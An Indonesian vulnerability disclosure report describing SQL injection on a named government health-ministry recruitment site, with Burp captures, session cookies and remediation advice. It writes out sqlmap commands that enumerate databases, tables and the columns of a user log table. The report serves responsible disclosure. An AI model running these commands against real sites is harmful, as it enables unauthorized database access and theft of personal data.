


INTRO

Assalamu'alaikum Wr. Wb. Shalom, Om Swastiastu, Namo Budaya, Salam Kebajikan. Selamat Sejahtera bagi kita semua.

Yth.Bapak/Ibu

Perkenalkan nama saya Gede Ananda pada tanggal 19 mei 2024 , Jam 00.37 WIB saya ingin melaporkan kerentanan pada website <https://seleksijpt.kemkes.go.id/> [REDACTED]

SQL Injection



Description

SQL Injection adalah metode serangan di mana penyerang dapat mengeksekusi pernyataan SQL arbitrer melalui input yang seharusnya ditangani oleh aplikasi. Hal ini biasanya terjadi ketika input pengguna dimasukkan langsung ke dalam kueri SQL tanpa validasi atau penyaringan yang memadai..

Impact

SQL Injection memiliki berbagai dampak yang dapat sangat merugikan bagi organisasi dan individu yang menjadi korban. Berikut adalah beberapa dampak utama dari serangan SQL Injection:

1. **Pengambilan akun** - Penyerang dapat mengakses dan mengambil alih akun pengguna, termasuk akun dengan hak akses tinggi seperti administrator. Hal ini memungkinkan penyerang untuk melakukan tindakan atas nama pengguna yang sah, seperti mengubah data atau mengakses informasi rahasia.
2. **Eksposur Data Sensitif** – SQL Injection dapat menyebabkan data sensitif terekspos, termasuk informasi pribadi seperti nama, alamat, nomor telepon, email, dan bahkan informasi finansial seperti nomor kartu kredit dan detail bank. Ini dapat menyebabkan pelanggaran data besar-besaran yang merugikan individu dan organisasi.
3. **Kehilangan Data** – Penyerang dapat menghapus atau memodifikasi data dalam basis data, yang dapat menyebabkan kehilangan data penting. Ini bisa berdampak serius pada operasi bisnis, terutama jika data yang hilang merupakan data operasional yang kritis.
4. **Kerugian Finansial** - Dampak finansial dari serangan SQL Injection dapat sangat besar. Organisasi mungkin menghadapi biaya besar untuk memulihkan data, memperbaiki

kerentanan, serta denda dan sanksi dari regulator jika pelanggaran data tersebut melanggar undang-undang perlindungan data.

References

- <https://portswigger.net/web-security/sql-injection>

Discovered Vulnerability Details

Vulnerability #1

SQL Injection

SEVERITY:

STATUS:

Hight

Unsolved

Endpoint:

- <https://seleksijpt.kemkes.go.id/> 


Video PoC

- 
sharing

Step to reproduce:

1. Step 1 – Mengunjungi halaman

Saya mengunjungi web <https://seleksijpt.kemkes.go.id/> dan tertarik untuk memasukkan text string pada kolom



2. Step 2 – Memeriksa scope di burpsuite

Saya memeriksa bagian burpsuite pada [REDACTED] dan benar saja, ketika di search normal, scope tidak menemukan kegagalan dan ketika di tambahkan string terjadi internal server error

Contents							
Host	Method	URL	Params	Status Code	Length	MIME type	Title
[REDACTED]	GET	[REDACTED]		200	37782	HTML	..: Halaman Utama Seleksi Jabata...
	GET			200	846	script	
	GET			200	52387	script	
	GET			200	7451	HTML	..: Daftar Seleksi Jabatan Terbuka ...
	GET			200	942	script	
	POST		✓	500	590		
	GET						
	GET						

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST	[REDACTED]		.html HTTP/2	1 HTTP/2 500 Internal Server Error			
2 Host:	[REDACTED]		kemkes.go.id	2 Server: nginx			
3 Cookie:	[REDACTED]		_hjSessionUser_4954106=eyJpZCI6ImU1ZDdiZmESLW1NbnMtIiwkZS04MzU1LWYzZGJhMGI3YjY1MCIsImNyZmF0ZWQ1OjE3MTU4NjkiOjtkXmJgsImV4Xm0aW5kSnIjP0cnVlfo==; _ga_Y5DFN9DQCW=GS1.1.1715876846.1.1.1715877979.0.0.0; _ga=GA1.3.431261296.1715876847; _ga_ON46T9SREX=GS1.1.1715876997.1.1.1715877103.0.0.0; _ga_3G84467XDE=GS1.1.1715878348.1.0.1715878495.0.0.0; ci_session=	3 Date: Sat, 18 May 2024 18:18:45 GMT			
				4 Content-Type: text/html			
				5 Set-Cookie: ci_session=eyJpZCI6ImU1ZDdiZmESLW1NbnMtIiwkZS04MzU1LWYzZGJhMGI3YjY1MCIsImNyZmF0ZWQ1OjE3MTU4NjkiOjtkXmJgsImV4Xm0aW5kSnIjP0cnVlfo==; _ga_Y5DFN9DQCW=GS1.1.1715876846.1.1.1715877979.0.0.0; _ga=GA1.3.431261296.1715876847; _ga_ON46T9SREX=GS1.1.1715876997.1.1.1715877103.0.0.0; _ga_3G84467XDE=GS1.1.1715878348.1.0.1715878495.0.0.0; ci_session=			


3. Step 3 – Menyimpan data dan melakukan sqlmap

Selanjutnya saya akan menyalin data dari scope menjadi sebuah file dan menyimpan dengan nama 16.txt dan melanjutkannya dengan melakukan sqlmap dengan memasukkan perintah `sqlmap -r 16.txt --random-agent --threads=10 -v 3 -dbs` dan mendapatkan hasil seperti di bawah




4. Step 4 – Melihat isi dari database abk

Saya mencoba untuk melihat isi dari database abk dengan mengetikan `sqlmap -r 16.txt --random-agent -threads=10 -v 3 -D abs --tables` dan mendapatkan table seperti di bawah



5. Step 5 – Melihat isi dari table

Saya mencoba untuk melihat isi dari table log_user dengan mengetikan sqlmap -r 16.txt --random-agent --threads=10 -v 3 -D abs -T log_user --columns dan mendapatkan kolom seperti gambar di bawah



Screenshoot and log:



Video Dokumentasi PoC untuk melengkapi dokumentasi laporan.

Recommendation/Fix

Memulikan Kerentanan SQL Injection

- Prepared statements memastikan bahwa input pengguna diperlakukan sebagai data, bukan sebagai bagian dari perintah SQL. Ini adalah salah satu metode paling efektif untuk mencegah SQL Injection.
- ORM seperti Hibernate (Java), Entity Framework (.NET), atau SQLAlchemy (Python) membantu mencegah SQL Injection dengan membangun kueri SQL secara otomatis berdasarkan objek dalam kode aplikasi.
- Pastikan semua input dari pengguna divalidasi dan disanitasi untuk menghapus karakter yang tidak diinginkan sebelum digunakan dalam kueri SQL. Verifikasi semua objek yang direferensikan harus diperiksa.
- Stored procedures berjalan di server basis data dan dapat membantu menghindari eksekusi kueri berbahaya karena input dari pengguna tidak langsung digunakan dalam perintah SQL.
- Hanya memberikan hak akses minimal yang diperlukan ke basis data untuk aplikasi. Misalnya, aplikasi web biasanya tidak memerlukan izin untuk menghapus tabel.

Best Regards,
Gede Ananda